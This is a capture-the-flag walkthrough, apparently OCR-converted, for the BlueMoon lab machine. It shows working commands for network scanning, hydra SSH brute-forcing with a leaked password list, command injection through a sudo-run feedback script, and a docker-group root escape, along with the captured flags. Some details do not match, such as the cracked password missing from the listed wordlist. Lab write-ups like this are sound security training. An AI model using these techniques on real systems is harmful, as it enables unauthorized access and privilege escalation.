

Step 1: run “sudo netdiscover” to scan for IP Address assigned to bluemoon



Or use “sudo nmap -sn 192.168.56.0/24” to scan for local subnet range using Nmap



as u can see here, it even got an extra IP address, so 4 host

Step 2: how to find bluemoon IP address

so just run “sudo nmap -sV (IP ADDRESS)” on all ip address, if port 21,22 and 80 open that means that’s the bluemoon IP address


```
activate-global-python-argcomplete   netdiscover
addgnupghome                         netexec
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV 192.168.56.101
Starting Nmap 7.99 ( https://nmap.org ) at 2026-11-05 07:10 -0500
Nmap scan report for 192.168.56.101
Host is up (0.00076s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
MAC Address: 08:00:27:ED:B0:41 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submi
t/ .
Nmap done: 1 IP address (1 host up) scanned in 7.00 seconds

┌──(kali㉿kali)-[~]
└─$
```

so the bluemoon IP address is : 192.168.56.101

Step 3: find the hidden direstories




" -- Welcome -- "


Are You Ready To Play With Me .....!



So now that I have run the http:// ”bluemoon IP address” I will now find the hidden direstories using gobuster




once u find the hidden text ping http://192.168.56.101/hidden_text



click “thank you

And u will get the QR code, save that:



Now decode the QR code, you can use the online decoding tool like ZXing ((https://zxing.org/w/decode.jspx):

Decode Succeeded

Raw text	#!/bin/bash HOST=ip USER=userftp PASSWORD=ftpp@ssword ftp -inv $HOST user $USER $PASSWORD bye EOF
Raw bytes	46 32 32 12 f6 26 96 e2 f6 26 17 36 80 a0 a4 84 f5 35 43 d6 97 00 a5 55 34 55 23 d7 57 36 57 26 67 47 00 a5 04 15 35 35 74 f5 24 43 d6 67 47 07 04 07 37 37 76 f7 26 40 a0 a6 67 47 02 02 d6 96 e7 62 02 44 84 f5 35 42 07 57 36 57 22 02 45 55 34 55 22 02 45 04 15 35 35 74 f5 24 40 a6 27 96 50 a4 54 f4 60 ec 11 ec 11 ec 11 ec
Barcode format	QR_CODE
Parsed Result Type	TEXT
Parsed Result	#!/bin/bash HOST=ip USER=userftp PASSWORD=ftpp@ssword ftp -inv $HOST user $USER $PASSWORD bye EOF

Once got the user and password connect to the target's FTP service and bash ls -la

```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.56.101
Connected to 192.168.56.101.
220 (vsFTPd 3.0.3)
Name (192.168.56.101:kali): userftp
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||39145|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Mar 07  2021 .
drwxr-xr-x    3 1001     1001         4096 Mar 07  2021 ..
-rw-r--r--    1 0        0             147 Mar 07  2021 information.txt
-rw-r--r--    1 0        0             363 Mar 07  2021 p_lists.txt
226 Directory send OK.
ftp>
```

as shown; information.txt and p_lists.txt download both using “get” command

```
ftp> get information.txt
local: information.txt remote: information.txt
229 Entering Extended Passive Mode (|||39755|)
150 Opening BINARY mode data connection for information.txt (147 bytes).
100% |***************************************|   147       24.86 KiB/s    00:00 ETA
226 Transfer complete.
147 bytes received in 00:00 (12.63 KiB/s)
ftp> get p_lists.txt
local: p_lists.txt remote: p_lists.txt
229 Entering Extended Passive Mode (|||60237|)
150 Opening BINARY mode data connection for p_lists.txt (363 bytes).
100% |***************************************|   363       68.09 KiB/s    00:00 ETA
226 Transfer complete.
363 bytes received in 00:00 (32.48 KiB/s)
ftp> bye
221 Goodbye.
```

after downloaded both bash quit or bye to exit the ftp mode

Once download check local Kali directory (ls) to confirm the files were downloaded successfully

```
┌──(kali㉿kali)-[~]
└─$ ls
Desktop    Downloads        Music      p_lists.txt  Public     Videos
Documents  information.txt  Pictures   Projects     Templates

┌──(kali㉿kali)-[~]
└─$
```

Now inspect the downloaded file:

```
┌──(kali㉿kali)-[~]
└─$ cat information.txt

Hello robin ...!

   I'm Already Told You About Your Password Weekness. I will give a Password list. you Ma
y Choose Anyone of The Password.
```

```
┌──(kali㉿kali)-[~]
└─$ cat p_lists.txt
h4ck3rp455wd
4dm1n
Pr0h4ck3r
5cr1ptk1dd3
pubgpr0pl4yer
H34d5h00t3r
p@ssw0rd
@@d1dn0tf1nd
J4ck_5p4rr0w
c4pt10n_jack
D0veC4m3r0n
f1nnb4l0r
r0manr3ing5
s3thr0lin5
Demonk1ng
R4ndy0rton
Big_sh0w
j0hnc3na
5tr0ngp@ssw0rd
S4br1n4
4nnlyn
C4rp3nt3r
K0fiKing5t0n
chNAMPIN
Herr0lins
G0palT0p3r
```

Step 3: SSH Brute-Forcing & Initial Access

so now we got both of the username and p_list, time to crack the password for robin(using hydra tool).

```
┌──(kali㉿kali)-[~]
└─$ hydra -l robin -P p_lists.txt ssh://192.168.56.101
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or
secret service organizations, or for illegal purposes (this is non-binding, these *** igno
re laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-11-05 08:39:13
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to
 reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 32 login tries (l:1/p:32), ~2 tries pe
r task
[DATA] attacking ssh://192.168.56.101:22/
[22][ssh] host: 192.168.56.101   login: robin   password: k4rv3ndh4nh4ck3r
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-11-05 08:39:23

┌──(kali㉿kali)-[~]
```

Log into SSh as robin:

```
┌──(kali㉿kali)-[~]
└─$ ssh robin@192.168.56.101
The authenticity of host '192.168.56.101 (192.168.56.101)' can't be established.
ED25519 key fingerprint is: SHA256:C+Z/8na2o0LXAqk7WswSnNQya1ZPegq4CyO9DR+VXTw
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.101' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
robin@192.168.56.101's password:
Linux BlueMoon 4.19.0-14-amd64 #1 SMP Debian 4.19.171-2 (2021-01-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Apr  4 07:43:48 2021 from 192.168.43.44
```

And then get all the hidden file shown(ls -la) and take the first flag, look through the output for files such as user.txt, flag.txt, or .user.txt

```
robin@BlueMoon:~$ ls -la
total 36
drwxr-xr-x 4 robin robin 4096 Apr  4  2021 .
drwxr-xr-x 5 root  root  4096 Mar  8  2021 ..
-rw------- 1 robin robin   19 Apr  4  2021 .bash_history
-rw-r--r-- 1 robin robin  220 Mar  7  2021 .bash_logout
-rw-r--r-- 1 robin robin 3526 Mar  7  2021 .bashrc
drwxr-xr-x 3 robin robin 4096 Mar  7  2021 .local
-rw-r--r-- 1 robin robin  807 Mar  7  2021 .profile
drwxr-xr-x 2 robin robin 4096 Mar  8  2021 project
-rw-r--r-- 1 robin robin   69 Mar  7  2021 user1.txt
robin@BlueMoon:~$ cat user.txt
cat: user.txt: No such file or directory
robin@BlueMoon:~$ cat user1.txt
You Gained User-1 Flag

        ⟹ Fl4g{u5er1r34ch3d5ucc355fully}


robin@BlueMoon:~$
```

Step 4: Horizontal Privilege Escalation (Robin → Jerry)

Check what commands the current user can run using sudo -l:

```
robin@BlueMoon:~$ sudo -l
Matching Defaults entries for robin on bluemoon:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User robin may run the following commands on bluemoon:
    (jerry) NOPASSWD: /home/robin/project/feedback.sh
robin@BlueMoon:~$ cd project
robin@BlueMoon:~/project$ ls
feedback.sh
robin@BlueMoon:~/project$ cat feedback.sh
#!/bin/bash

clear
echo -e "Script For FeedBack\n"

read -p "Enter Your Name : " name
echo ""
read -p "Enter You FeedBack About This Target Machine : " feedback
echo ""
$feedback 2>/dev/null

echo -e "\nThanks For Your FeedBack ... !\n"
robin@BlueMoon:~/project$
```

So listing files reveals the shell script named feedback.sh

Now log into as jerry

```
robin@BlueMoon:~/project$ sudo -u jery /home/robin/project/feedback.sh
```

inject a shell command like /bin/bash to spawn an interactive shell belonging to user **jerry**

```
Session  Actions  Edit  View  Help
Script For FeedBack

Enter Your Name : jerry

Enter You FeedBack About This Target Machine : /bin/bash
```

So now we need to get the second flag

```
Script For FeedBack

Enter Your Name : jerry

Enter You FeedBack About This Target Machine : /bin/bash

whoami
jerry
pwd
/home/robin/project
cd /home/jerry
ls
user2.txt
cat user2.txt

You Found User-2 Flag

       ⟹ Fl4g{Y0ur34ch3du53r25uc355ful1y}

You Are Reached Near To Me ...  Try To Find

                                - Root
```

Step 5: Vertical Privilege Escalation (Jerry → Root)

Still haven't root yet so upgrade the current shell into interactive shell

```
python -c 'import pty; pty.spawn("/bin/bash")'
jerry@BlueMoon:~$
```

Check user groups for jerry to look for misconfigurations

```
jerry@BlueMoon:~$ id
uid=1002(jerry) gid=1002(jerry) groups=1002(jerry),114(docker)
jerry@BlueMoon:~$
```

so jerry belongs to docker groups

Because the user has docker privileges without needing a password, you can abuse Docker to mount the host's root filesystem and obtain a root shell

```
jerry@BlueMoon:~$ id
uid=1002(jerry) gid=1002(jerry) groups=1002(jerry),114(docker)
jerry@BlueMoon:~$ docker run -v /:/mnt --rm -it alpine chroot /mnt sh
# id
uid=0(root) gid=0(root) groups=0(root),1(daemon),2(bin),3(sys),4(adm),6(disk),10(uucp),11,
20(dialout),26(tape),27(sudo)
# cd /hom,^H^H^H^H^H^H^H^H^H^H^C
# ^C
# ^C
# ^C
# id
uid=0(root) gid=0(root) groups=0(root),1(daemon),2(bin),3(sys),4(adm),6(disk),10(uucp),11,
20(dialout),26(tape),27(sudo)
# cd /home
# ls
jerry  robin  userftp
# cd /root
# la -sl^H
sh: 6: la: not found
# ls -al
total 24
drwx------  3 root root 4096 Apr  4  2021 .
drwxr-xr-x 18 root root 4096 Mar  7  2021 ..
-rw-r--r--  1 root root  570 Jan 31  2010 .bashrc
drwxr-xr-x  3 root root 4096 Mar  7  2021 .local
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root  240 Apr  4  2021 root.txt
#
```

get the root.txt file

```
# cat root.txt

⟹ Congratulations ⟸

You Reached Root ... !

Root-Flag

     Fl4g{r00t-H4ckTh3P14n3t0nc34g41n}

Created By

        Kirthik - Karvendhan


instagram = ____kirthik____



!......Bye See You Again......!

#
```

and done we are now the “root”